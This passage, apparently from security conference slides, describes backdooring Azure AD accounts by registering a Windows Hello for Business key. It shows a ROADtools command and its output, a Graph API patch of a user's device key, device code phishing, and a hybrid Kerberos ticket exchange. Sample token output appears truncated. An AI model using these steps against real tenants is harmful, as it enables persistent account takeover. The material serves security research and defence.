  - Attacker needs to have a device in the tenant (either registered on the fly or stolen cert + key from legit device)
  - A valid access token for the AAD Graph

# Registering a new WHFB key



```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx genhellokey -d 73240d49-8e89-40c9-8c81-d8ea31850637 -k tempkey.key
Saving private key to tempkey.key
{
    "creationTime": "2022-10-12T18:29:51.3793062Z",
    "customKeyInformation": "AQAAAAACAAAAAAAAAAAA",
    "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
    "fidoAaGuid": null,
    "fidoAttestationCertificates": [],
    "fidoAuthenticatorVersion": null,
    "keyIdentifier": "jWjMLbiJ5IJXI6O+2EJSptNfr40yxKy6Zn7yN5ibk1I=",
    "keyMaterial": "UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAAQABszZqijRSGPYwXnm/2JcYhfNGdBI/5wpJjACne2AkR2eh/VZENtUFCJa9VGr+shr/INuMvkYrRUK0srlphRJAh
7fYl0SvhpS/sFOMGmvKisuQy5Lpk1zZySeAlyhuWhypBQD6yhRgSMmM0jZAOCaRc1ekVprOImZ+4HQRn8fd8p/yDGK8rCQ8Wo2qNpXvLxw6HuW44KApPZ4Rzmsk7/x/mGDXbVACuC2dcG
27F65Y9S5tBSqv7qK45vqrB0ezTvucRWNrSPT4QmOcV59vPj9ogwY8749/jFfMU890wmvkVhwa1OjNrKwdwY8OcZYiGhOJyApV//+XsFovtjJeRYxMJw==",
    "usage": "NGC"
}
```


# Patching the searchableDeviceKey property



https://graph.windows.net/myorganization/users/tpmtest@iminyour.cloud/?api-version=1.61-internal ...

```
{
    "searchableDeviceKey": [
        {
            "creationTime": "2022-10-12T18:29:51.3793062Z",
            "customKeyInformation": "AQAAAAACAAAAAAAAAAAA",
            "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
            "fidoAaGuid": null,
            "fidoAttestationCertificates": [],
            "fidoAuthenticatorVersion": null,
            "keyIdentifier": "jWjMLbiJ5IJXI6O+2EJSptNfr40yxKy6Zn7yN5ibk1I=",
            "keyMaterial": "UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABszZqijRSGPYwXnm/2JcYhfNGdBI/5wpJjACne2AkR2eh/VZENtUFCJa9VGr+shr/
                INuMvkYrRUK0srlphRJAh7fYl0SvhpS/sFOMGmvKisuQy5Lpk1zZySeAlyhuWhypBQD6yhRgSMmM0jZAOCaRc1ekVprOImZ+4HQRn8fd8p/
                yDGK8rCQ8Wo2qNpXvLxw6HuW44KApPZ4Rzmsk7/x/mGDXbVACuC2dcG27F65Y9S5tBSqv7qK45vqrB0ezTvucRWNrSPT4QmOcV59vPj9ogwY8749/
                jFfMU890wmvkVhwa1OjNrKwdwY8OcZYiGhOJyApV//+XsFovtjJeRYxMJw==",
            "usage": "NGC"
        },
```

# Attack method: device code phishing


Azure AD
1. Initialize device code flow
3. Receive access token
Register device + WHFB key as backdoor credentials
2. Send device code phish
Attacker
Victim

# Alternative scenarios

- Abuse credential phishing (with MFA if required)
- Temporary device access

- Permissions to modify accounts
  - User Administrator
  - Global Administrator
  - etc


# Hybrid scenarios

# WHFB Hybrid


3 Methods:

- Cloud Kerberos trust
- Hybrid key trust
- Hybrid certificate trust

# WHFB Cloud Kerberos Trust



# Virtual read-only Domain Controller




| Name | Type | DC Type | Site | Description |
|---|---|---|---|---|
| AzureADKerberos | Computer | | | Azure AD Kerberos Server computer a... |
| HYBRID-DC | Computer | GC | Default-First-Sit... | |

# The technical details

- When we request a PRT with a WHFB key, we get a partial TGT
- We can exchange this for a full TGT and access Active Directory connected resources
- Only works for hybrid accounts, since cloud-only accounts do not exist on-premises

# PRT with TGT




```
{
  "token_type":"Bearer",
  "expires_in":"1209599",
  "ext_expires_in":"0",
  "expires_on":"1685442712",
  "refresh_token":"0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AL8.AgABAAEAAAD--DLA3VO
  _6jf9JtGnQgtAtJrwtB4wDvHJI1wW_7aU8tYSh-N-9YAgG9lZ2L2TmtKEGnQeoH6yeCQtjSGbdiW4f5qjBBoOjdece
  U7_-z9p7IkE9tFHRYfQtTH2MyXxaSmsvXfPlwNGh24lf0Cu82ZOTVEYyxvD3f07TBgFpwysMLrIZOcO37X5NVL3FjU
  "refresh_token_expires_in":1209599,
  "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIzOGFhM2I4Ny1hMDZkLTQ4MTctYjI3NS
  MmQzLTQyN2QtYmQwNC0wODBiNzAzMzgyZjIiLCJvbnByZW1fc2FtX2FjY291bnRfbmFtZSI6Imh5YnJpZCIsIm9ucH
  aXNwbGF5X25hbWUiOiJpbWlueW91cmNsb3VkIiwidGlkIjoiNjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOG
  "client_info":"eyJ1aWQiOiJkNjQ1MzQwNy0wMmQzLTQyN2QtYmQwNC0wODBiNzAzMzgyZjIiLCJ1dGlkIjoiNjI
  "session_key_jwe":"eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBLU9BRVAifQ.Ekt-8iYmYKvaIOBhOIlMztlx
